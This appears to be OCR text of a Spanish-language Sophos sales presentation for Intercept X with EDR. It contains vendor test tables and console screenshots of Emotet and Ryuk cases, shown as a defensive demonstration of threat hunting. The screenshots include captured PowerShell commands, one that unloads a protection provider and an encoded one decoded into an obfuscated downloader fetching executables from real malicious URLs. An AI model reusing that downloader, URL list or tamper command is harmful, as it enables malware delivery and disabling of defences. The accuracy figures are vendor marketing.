Symantec Endpoint Security Enterprise Edition	95%	100%	98%
Microsoft System Center Endpoint Protection	90%	98%	95%
McAfee EndPoint Security	86%	100%	95%
CrowdStrike Falcon	85%	100%	95%
Trend Micro OfficeScan, Intrusion Defense Firewall	93%	86%	88%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

#1 for SMB

EXECUTIVE SUMMARY			
Products tested	Protection Accuracy Rating (%)	Legitimate Accuracy Rating (%)	Total Accuracy Rating (%)
Sophos Intercept X Advanced	99%	100%	100%
Symantec Endpoint Protection Cloud	99%	100%	100%
ESET Endpoint Security	97%	100%	99%
Kaspersky Small Office Security	97%	100%	99%
McAfee Small Business Security	87%	100%	95%
Microsoft System Center Endpoint Protection	90%	98%	95%
Trend Micro Worry Free Security Services	90%	98%	95%
Panda Endpoint Protection	58%	100%	85%
Webroot SecureAnywhere Endpoint Protection	29%	100%	75%
Malwarebytes Endpoint Security	-25%	100%	55%

Sophos #1 for Protection AND Total Cost of Ownership




Layered Defense

Intercept X Advanced with EDR

SYNCHRONIZED SECURITY
Heartbeat

INVESTIGATE & REMOVE
Threat Cases
Sophos Clean M with SafeStore

DETECT & RESPOND
AI Expert Insights
Cross-Estate Hunting
SophosLabs Threat Intelligence



¿qué pasa con los ataques más famosos?

SOPHOS

The image is a highly detailed, symmetrical fractal artwork in shades of brown and gold. It features a central vertical axis with a prominent cross-like shape at the top, from which numerous sharp, star-like rays emanate. The overall structure is complex and organic, with many smaller, repeating patterns and textures. The text "EMOTET: Real case" is overlaid in the center in a white, sans-serif font.

EMOTET: Real case

Endpoint Protection

[Back to Overview](#)

ANALYZE

Dashboard

Logs & Reports

DETECTION AND REMEDIATION

Threat Cases

Threat Searches

MANAGE PROTECTION

People

Computers

CONFIGURE

Policies

Settings

Protect Devices

Possible data involved: ?

3 business files

[Scan the computer](#)

Where:


On alan that belongs to ALAN\worker

When:

Detected on Nov 12, 2018 2:11 PM

Analyze

Case record

Filters: ☒ Processes ☒ Files ☒ Network connections ☒ Registry keys[Show full graph](#)



RYUK: Real case

Platform 6.1.7601/x86 v1460 06_4f*
PID 4368
Application C:\Windows\System32\dwmm.exe
Created 2009-07-13T23:24:23
Modified 2009-07-14T01:14:19
Description Desktop Window Manager 6.1

Filename C:\Windows\System32\dwmm.exe

C:\Users\Administrator\Desktop\1.xlsx
C:\Users\Administrator\DOCUMENTS\100.jpg
C:\Users\Administrator\AppData\Local\Ec2Wallpaper.jpg

WBH

320a0602120f0c120238060401040206120f0c120238

RDP session from '010.000.002.008' (ip-10-0-2-8) using '\administrator'

Code Injection

30000000-302D1000 2MB C:\Users\Public\sOuml.exe [5604]

1 C:\Users\Public\sOuml.exe [5604]

"C:\users\Public\sOuml.exe" C:\Users\Administrator\Desktop\ryuk.exe

2 C:\Users\Administrator\Desktop\ryuk.exe [5572]

3 C:\Windows\explorer.exe [2952]

4 C:\Windows\System32\userinit.exe [2660]

5 C:\Windows\System32\winlogon.exe [4536]

winlogon.exe

6 C:\Windows\System32\smss.exe [4920]

\SystemRoot\System32\smss.exe 00000000 00000040

Process Trace

1 C:\Windows\System32\dwmm.exe [4368]

2 C:\Windows\System32\svchost.exe [1192]

C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted

Thumbprint

3088f2c18aa8067d41560be202c9a5ab548f1fcea2b3301e6461f3f31f00cd7b



INTERCEPT

NOW WITH EDR

THE BEST JUST GOT BETTER

¿Qué es EDR?

NO es un botón que activemos y ya está...



Es un **PROCESO** de usar multiples herramientas para **DETECTAR** amenazas potenciales y **RESPONDER** a ellas.
EDR es algo que tú debes **HACER**.

BANK
\$£€

Synchronized Security


Anti
Virus

WANTED!




Deep
Learning

Suspicious!



Exploit
Prevention

Techniques!



Behavior
Monitoring

Actions!



Pre-Execution

Post-Execution



BANK
\$£€

Synchronized Security



◀◀ REW

BANK
\$£€



Endpoint Detection
& Response



SophosLabs
Threat
Intelligence



¿Qué hace el EDR de Sophos único?

EDR integrado en la mejor protección EP/SRV

Fácil de usar

Respuesta a incidencias guiada

Threat Hunting liderado por IA

Caza automatizada

Casos priorizados

Endpoint Protection - Suspicious Events									
Overview / Endpoint Protection Dashboard / Suspicious Events									
Help ▾ Administrator ▾ · Super Admin									
Suspicious Events Suspicious Events History									
Search 🔍 All categories ▾ Executed or not ▾ Clean and block Dismiss									
	Date detected	Event name	SHA	Category	Threat ...	Endpoint...	Executed	Latest t...	
☐	Oct 08, 2018 10:28 AM	Recipeaddictstool.exe	546ec58d0134ea64611e12d7e3a867793e...	Malware	93	12	Yes	View	
☐	Sep 19, 2018 5:01 AM	PasswordRevealer!g1	FA2F1C8562FC59584F79835F6F803382...	Malware	87	1	Yes	View	
☐	Sep 25, 2018 11:12 AM	Packed.Generic.533	038CA04BA7E930DA3F83DD1DBDA150B...	Malware	82	7	No	View	
☐	Sep 28, 2018 1:37 PM	Tweetbot.exe	25B293193D0B4362CE46F7AD6A9C346...	PUA	67	2	Yes	View	
☐	Oct 05, 2018 6:57 AM	Quiver.exe	0F4E5BE14ED5650F2F03522DEAD34FC...	Malware	58	6	No	View	
☐	Oct 06, 2018 8:04 AM	Dropper.exe	0078AF329DAEEE0B41A5E7CA069A3E4...	PUA	50	8	Yes	View	
1 - 6 of 6 < >									

Análisis de amenazas por Sophos Labs bajo demanda

[>](#)

SearchClean and block

[What does this do?](#)

Process details : recipeaddictstool.exe

Process details

Report summary

Machine learning analysis

File properties

File breakdown

Reputation at time case was created:Uncertain

▼

Known bad reputationKnown good reputation

Detection status: Not detected at time case was created
You should investigate this item to determine whether it is harmful.

SOPHOSLABS Threat Intelligence

Current report created: Sep 25, 2018 7:32 PM

Request Latest Intelligence

Note: Requesting the latest intelligence will cause your files to be sent to Sophos for additional analysis. [Learn More](#)

Path:
c:\users\martynroberts\downloads\recipeaddictstool new 25 09 2018\recipeaddictstool.exe

Name:

recipeaddictstool.exe

Process ID:

592

SHA-256:

5e147d105b93a01b0f756f2afd2f44a8a27914c42d948c0e3051a2db3657c453

Start Time:

Sep 26, 2018 2:49 AM

Análisis de Malware

Análisis de ficheros gracias al Deep Learning



Investigaciones guiadas

SOPHOS

CENTRAL

Admin

Endpoint Protection

Back to Overview

ANALYZE

Dashboard

Logs & Reports

DETECTION AND REMEDIATION

Threat Cases

Threat Searches

Suspicious Events

MANAGE

People

Endpoint Protection - Mal/ML-PE

Overview / Endpoint Protection Dashboard / Threat Cases / Mal/ML-PE

Marcus Jones

ABC Corp - Primary Admin

WMorrisPC

11.222.33.45

Outlook.exe

Badthing.exe

Detected

Apr 12 2017 5:46AM

Blocked and cleaned

Apr 12 2017 5:46AM

Summary

Malware detected:Mal/ML-PE at C:\program files\WMorris\badthing.exe

On: WMorrisPC that belongs to William Morris

Condition: RAN CLEANED BUSINESS FILES INVOLVED

✓ ✓ 1

Detection summary: The root cause tried to access a URL known to be associated with malware

Suggested next steps

Set status and priority for the case


New

High

Investigate 1 process we've marked with an "uncertain" reputation. See graph below for details

Isolate the computer while you investigate.

Scan the computer



Respuesta a un click de ratón

SOPHOS
CENTRAL
Admin

Endpoint Protection

Back to Overview

ANALYZE

Dashboard

Logs & Reports

DETECTION AND REMEDIATION

Threat Cases

Threat Searches

Suspicious Events

MANAGE

People

Computers

Endpoint Protection - Search Details

Overview / Endpoint Protection Dashboard / Threat Searches / Threat Search Results / Search Details

Marcus Jones
ABC Corp - Primary Admin

3 of 3 items found on Athomson Mac belonging to Anna Thomson

Create forensic snapshot

SHA256 Hash	Name	Reputation	Type	Cleaned	Path	Actions
☐ e92e02dff752778c13c1d788ac0781a335b86fc0f4158bbe8f9810623a390c12	Installer.exe	Uncertain	Process	No	c:\program files\path name	Actions Clean and block
☐ 2bf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824	Updater.exe	Uncertain	Process	No	c:\program files\path name c:\program files\second path name c:\program files\third path name c:\program files\fourth path name	Actions Actions Actions Actions
☐ 3cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824	Keylogger.exe	Bad: Malware	Process	No	c:\program files\path name which is long and will wrap in the table row	Actions

Clean and block

You're about to clean up this item on any computer where we've found it and block it on all your computers.

Why are you blocking this item?

Clean and remove this suspicious file and block it

Note: You can see the items you've blocked or unblock them again in your Blocked Items list.

Cancel Confirm

Búsquedas

Threat Analysis Center - Threat Search

[Overview](#) / [Threat Analysis Center Dashboard](#) / [Threat Searches](#)

New threat search [Threat search examples](#)

Search for potential threats on your devices. You can search for file names, SHA-256 hashes, IP addresses, domains or command line arguments. Searches find PE files (like applications) with uncertain or bad reputation and network activity. Searches also find activity by admin tools, which can be used maliciously.

file names, SHA-256 file hashes, IP addresses, domains or command line arguments

Saved searches

Threat Analysis Center - Threat Search Results

[Overview](#) / [Threat Analysis Center Dashboard](#) / [Threat Searches](#) / [Threat Search Results](#)

Files **1**

Network connections **0**

Admin tools **525**

Search for: 1 item [View item](#)
Found 525 admin tool executions

Filter process name

Enter process name

Filter date

Enter date

Filter user name

Enter user name

Process name

Command line

Time of execution

C:\Windows\System32
WindowsPowerShell
v1.0\powershell.exe

-ExecutionPolicy ByPass -File DisableAppsW10.ps1

Sep 30, 2019 12:16 PM

C:\Windows\System32
WindowsPowerShell
v1.0\powershell.exe

-ExecutionPolicy ByPass -File ScreenLock.ps1

Sep 30, 2019 12:17 PM

C:\Windows\System32
WindowsPowerShell
v1.0\powershell.exe

powershell.exe -command "Get-CimInstance -Namespace root\cimv2 -ClassName msft_providers -filter \"provider = 'ProtectionManagement'\" | Invoke-CimMethod -MethodName Unload"

Oct 1, 2019 8:17 AM

C:\Windows\System32
WindowsPowerShell
v1.0\powershell.exe

powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABVAHMA YQBiAGkAbABpAHQAeQBkAHMAbwA9ACcAcABhAHIA YQBkAGkAZwBtAHMAYwBrAGkAJwA7ACQAUwBwAGUAYwBpAGE...

Oct 3, 2019 11:02 AM

C:\Windows\System32
WindowsPowerShell
v1.0\powershell.exe

powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABNAG8A bgBIAHkAXwBNAGEAcgBrAGUAdABfAEEAYwBjAG8AdQBwAHQAdgByAGkA PQAnAEMAbwB0AHQAbwBuAGQAdAB2ACc...

Oct 3, 2019 11:03 AM

Ejemplo de búsqueda

Admin Tools - View Details


Item	Value	Action
Process name	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	Copy process name
Process sha256 hash	de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c	Copy sha256
Command line arguments	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAH cAdwB3AC4AbQBpAGMAcgBvAHMAbwB mAHQALgBjAG8AbQAvACAAIwA+ACAAJ ABVAHMAyQBjAGkAbABpAHQAeQBkAH MAbwA9ACcAcABhAHIAyQBkAGkAZwBt AHMAyWBrAGkAJwA7ACQAUwBwAGUA YwBpAGEAbABpAHMAAdABpAGoAcgAgA DOAIAAnADgANAA3ACcAOwAkAFAAbAB hAG4AbgBLAHIAbwB1AGEAPQAnAFQAZ QByAHIAyQBjAGUAdwBiAGwAJwA7ACQ AbQBpAG4AZABzAGgAYQByAGUAegBoA GYAPQAGUAAbgB2ADoAdQBzAGUAcgB wAHIAbwBmAGkAbABIAcAJwBcACcAK wAkAFMAcABLAGMAaQBhAGwAaQBzAH QAaQBqAHIAKwAnAC4AZQB4AGUAJwA 7ACQAUwBwAGUAZABpAHQAXwBDAGEA cgBkAF8AQQBjAGMAbwB1AG4AdABpAH oAcwA9ACcAZQB4AGUAYwB1AHQAaQB 2AGUAdQBkAGoAJwA7ACQAbQBhAHQA cgBpAHgAcgBrAGMAPQAuAcgAJwBuAG UAdwAnACsAJwAtAG8AYgBqAGUAJwAr ACcAYwB0ACcAKQAgAG4AZQBUAC4Ad wBLAEIAYwBsAGkARQBuAHQAOWAkAEk AcwBsAGUAcQB6AGYAPQAnAGgAdAB0	Copy command line arguments

```
1 <# https://www.microsoft.com/ #>
2 $Usabilitydso='paradigmscki';
3 $Specialistijr = '847';
4 $Planneroua='Terracewbl';
5 $mindsharezhf=$env:userprofile+'\'+$Specialistijr+'.exe';
6 $Credit_Card_Accountizs='executiveudj';
7 $matrixrk=.('new'+'-obje'+ 'ct') neT.weBcliEnt;
8 $Isleqzf='
9     http://sysmobi.com/wp-admin/k7epo312/
10    @http://panelfiberton.com/wp-admin/f942/
11    @https://transporteselfenix.com/cgi-bin/s2qw2ui7/
12    @https://qirgle.com/wp-includes/zy2f473/
13    @http://aylaspa.com/8yntna/64uc1/'
14 ."SP1`IT"('@');
15 $Sharablesnf='Licensedldo';
16 foreach($Internalatz in $Isleqzf){
17     try{
18         $matrixrk."d`oW`NloAdFile"($Internalatz, $mindsharezhf)
```

Resumen


SOPHOS

Un día en la vida de un analista




Date	Category	Process	Action
July 11, 2018 08:01 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:04 PM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View
July 11, 2018 10:07 AM	Drop.exe	Drop.exe	View

Threat Indicators: nos avisan de elementos sospechosos

